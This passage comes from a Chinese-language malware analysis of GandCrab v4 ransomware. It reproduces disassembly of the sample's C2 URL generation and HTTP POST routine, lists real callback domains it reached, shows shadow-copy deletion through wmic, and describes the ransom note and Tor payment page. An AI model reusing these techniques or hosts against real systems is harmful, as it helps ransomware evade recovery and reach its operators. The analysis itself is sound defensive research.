.text:00404272                  mov     [ebp+var_10], offset aAssets ; "assets"
.text:00404279                  mov     [ebp+var_C], offset aPics ; "pics"
.text:00404280                  mov     [ebp+var_8], offset aImgs ; "imgs"
.text:00404287                  mov     [ebp+var_4], offset aTmp ; "tmp"
.text:0040428E                  push    [ebp+eax*4+lpString2] ; lpString2
.text:00404292                  push    esi             ; lpString1
.text:00404293                  call    ds:lstrcpyW
.text:00404299                  mov     eax, esi
.text:0040429B                  pop     esi
.text:0040429C                  mov     esp, ebp
.text:0040429E                  pop     ebp
.text:0040429F                  retn
.text:0040429F sub_40423A       endp
```

之後再從下面的文檔名{fname}列表中隨機選擇幾個組合成文檔名，相應的文檔名組合列表如下：im、de、ka、ke、am、es、so、fu、se、da、he、ru、me、mo、th 與 zu 等。

```
.text:004042A0                  push    ebp
.text:004042A1                  mov     ebp, esp
.text:004042A3                  sub     esp, 44h
.text:004042A6                  push    ebx
.text:004042A7                  push    esi
.text:004042A8                  mov     esi, ecx
.text:004042AA                  mov     [ebp+lpString2], offset aIm ; "im"
.text:004042B1                  push    edi
.text:004042B2                  mov     [ebp+var_40], offset aDe ; "de"
.text:004042B9                  mov     edi, edx
.text:004042BB                  mov     [ebp+var_3C], offset aKa ; "ka"
.text:004042C2                  imul    eax, [esi], 343FDh
.text:004042C8                  mov     [ebp+var_38], offset aKe ; "ke"
.text:004042CF                  mov     [ebp+var_34], offset aAm ; "am"
.text:004042D6                  mov     [ebp+var_30], offset aEs ; "es"
.text:004042DD                  mov     [ebp+var_2C], offset aSo ; "so"
.text:004042E4                  add     eax, 269EC3h
.text:004042E9                  mov     [ebp+var_28], offset aFu ; "fu"
.text:004042F0                  mov     [esi], eax
.text:004042F2                  sar     eax, 10h
.text:004042F5                  and     eax, 0Fh
.text:004042F8                  mov     [ebp+var_24], offset aSe ; "se"
.text:004042FF                  mov     [ebp+var_20], offset aDa ; "da"
.text:00404306                  mov     [ebp+var_1C], offset aHe ; "he"
.text:0040430D                  mov     [ebp+var_18], offset aRu ; "ru"
.text:00404314                  mov     [ebp+var_14], offset aMe ; "me"
.text:0040431B                  mov     [ebp+var_10], offset aMo ; "mo"
.text:00404322                  mov     [ebp+var_C], offset aTh ; "th"
.text:00404329                  mov     [ebp+var_8], offset aZu ; "zu"
.text:00404330                  push    [ebp+eax*4+lpString2] ; lpString2
.text:00404334                  push    edi             ; lpString1
.text:00404335                  call    ds:lstrcpyW
.text:0040433B                  imul    eax, [esi], 343FDh
.text:00404341                  mov     ecx, 269EC3h
```


再把前面的 URL 與隨機選擇的擴展名{extension}連接起來，隨機的擴展名列表如下：jpg、png、gif 與 bmp。

```
.text:00404850                  test    eax, eax
.text:00404852                  jz      short loc_4048D1
.text:00404854                  imul    eax, [esi], 343FDh
.text:0040485A                  mov     [ebp+var_10], offset aJpg ; "jpg"
.text:00404861                  mov     [ebp+var_C], offset aPng ; "png"
.text:00404868                  mov     [ebp+var_8], offset aGif ; "gif"
.text:0040486F                  mov     [ebp+var_4], offset aBmp ; "bmp"
.text:00404876                  add     eax, 269EC3h
.text:0040487B                  mov     [esi], eax
.text:0040487D                  sar     eax, 10h
.text:00404880                  and     eax, 3
.text:00404883                  push    [ebp+eax*4+var_10] ; lpString2
.text:00404887                  lea     eax, [ebp+var_1220]
.text:0040488D                  push    eax             ; lpString1
```

最後會使用 POST 的方式發送 HTTP 請求到之前拼接出來的網站。

```
.text:004066E2                  push    edi             ; dwContext
.text:004066E3                  push    ecx             ; dwFlags
.text:004066E4                  push    edi             ; lplpszAcceptTypes
.text:004066E5                  push    edi             ; lpszReferrer
.text:004066E6                  push    offset szVersion ; "HTTP/1.1"
.text:004066EB                  push    esi             ; lpszObjectName
.text:004066EC                  mov     esi, [ebp+hConnect]
.text:004066EF                  push    offset aPost    ; "POST"
.text:004066F4                  push    esi             ; hConnect
.text:004066F5                  call    ds:HttpOpenRequestW
.text:004066FB                  mov     [ebp+hInternet], eax
.text:004066FE                  test    eax, eax
.text:00406700                  jz      short loc_406727
.text:00406702                  push    [ebp+dwOptionalLength] ; dwOptionalLength
.text:00406705                  push    [ebp+lpOptional] ; lpOptional
.text:00406708                  push    [ebp+dwHeadersLength] ; dwHeadersLength
.text:0040670B                  push    [ebp+lpszHeaders] ; lpszHeaders
.text:0040670E                  push    eax             ; hRequest
.text:0040670F                  call    ds:HttpSendRequestW
.text:00406715                  test    eax, eax
.text:00406717                  jz      short loc_40671E
.text:00406719                  xor     edi, edi
.text:0040671B                  inc     edi
.text:0040671C                  jmp     short loc_406724
```

6. 查看程式 GC43.exe 連線已寫死的網站網址的封包內容，發現受害主機確實有連線到該網站名單的第一個網址 www.billerimpex.com，但是並未成功，之後陸續連線一些網址，但大部分都未成功，不過也有少許連線成功的。



下面為連線成功的案例，所連線的網址分別如下:


「abidhandicraft.com/includes/images/kadehe.jpg」、

「hoteltravel2018.com/news/graphic/zuim.bmp」與


「conthoi.ga/news/assets/heruke.gif」

，檢視其網址構造可以很清楚看到其符合前面所提到的特別 URL 命名規則


(http://{host}/{word1}/{word2}/{fname}.{extension})。




從案例「hoteltravel2018.com/news/graphic/zuim.bmp」的連線成功頁面，可以發現到網頁被嵌入自動全螢幕播放的 youtube 影片與出現「HACKED BY turk_firestorm」等用字，可見該網站主機已被駭客駭入。




從「conthoi.ga/news/assets/heruke.gif」的連線成功頁面，可以看到出現一段字告訴使用者，當你看到該網頁時你的主機可能已感染病毒，建議使用者盡快掃毒，可見該連線網站之主機也已被駭入而感染病毒。




因為受害主機對網址「www.perfectfunnelblueprint.com」連線成功，故開啟該網頁檢視其網頁內容，但瀏覽器卻出現該網站為詐騙網站之警告訊息，可見此網站為惡意網站。






7. 檢視背景程式執行情形，發現 GC43.exe 執行後會呼叫 wmic.exe 來執行影子副本刪除的動作。




另外，從 GC43.exe 的程式原始碼也可以得知，加密完成之後，會通過 ShellExecuteW 函數調用 wmic.exe 程序，來刪除影子副本。

```
.text:00403861                call    sub_40420E
.text:00403866                mov     [ebp-4], eax
.text:00403869                cmp     dword ptr [ebp-4], 0
.text:0040386D                jnz     short loc_40388B
.text:0040386F                and     dword ptr [ebp-14h], 0
.text:00403873                mov     eax, [ebp-14h]
.text:00403876                mov     [ebp-10h], eax
.text:00403879                jmp     short loc_4038C8
.text:0040387B ; 闈闈闈闈闈闈闈闈闈闈闈闈闈闈闈闈闈闈闈闈闈闈闈闈闈闈闈闈闈闈闈闈闈闈闈闈闈闈闈闈闈闈闈闈闈闈闈闈闈闈闈?
.text:0040387B                lea     ecx, [ebp-0CCh]
.text:00403881                call    sub_4041FD
.text:00403886                mov     eax, [ebp-14h]
.text:00403889                jmp     short loc_4038D6
.text:0040388B ; 闈闈闈闈闈闈闈闈闈闈闈闈闈闈闈闈闈闈闈闈闈闈闈闈闈闈闈闈闈闈闈闈闈闈闈闈闈闈闈闈闈闈闈闈闈闈闈闈闈闈闈?
.text:0040388B
.text:0040388B loc_40388B:                            ; CODE XREF: .text:0040386D↑j
.text:0040388B                push    100h
.text:00403890                push    dword ptr [ebp-4]
.text:00403893                call    ds:GetSystemDirectoryW
.text:00403899                push    dword ptr [ebp-8]
.text:0040389C                push    dword ptr [ebp-4]
.text:0040389F                call    ds:lstrcatW
.text:004038A5                push    0
.text:004038A7                push    0
.text:004038A9                push    dword ptr [ebp-0Ch]
.text:004038AC                push    dword ptr [ebp-4]
.text:004038AF                push    offset aOpen    ; "open"
.text:004038B4                push    0
.text:004038B6                call    ds:ShellExecuteW ; Opens or prints a specified file
.text:004038BC                push    20h
.text:004038BE                pop     ecx
.text:004038BF                cmp     ecx, eax
```

8. 在 GC43.exe 執行後，除了 C:\Windows 與 C:\ProgramFiles 的資料夾外，皆被放入一個名為「KRAB-DECRYPT.txt」的檔案在資料夾中。




9. 檢視 KRAB-DECRYPT.txt 的內容，發現此為 GANDCRAD V4 的勒索通知信，信中告訴受害者主機內所有檔案、圖片與資料庫等的資料已被加密，而且副檔名為.KRAB。受害者可以透過 TOR 的瀏覽器開啟如何支付贖金的說明網頁，也提到可以免費解密一個檔案。在信中可以看到 GRANDCRAB 加密密鑰與受害主機的資料內容。




10. 依照 KRAB-DECRYPT.txt 所提的方式，使用 TOR 的瀏覽器開啟如何支付贖金的說明網頁，發現到下面內容。


(1) Tor 瀏覽器開啟後輸入駭客要求輸入的網址。



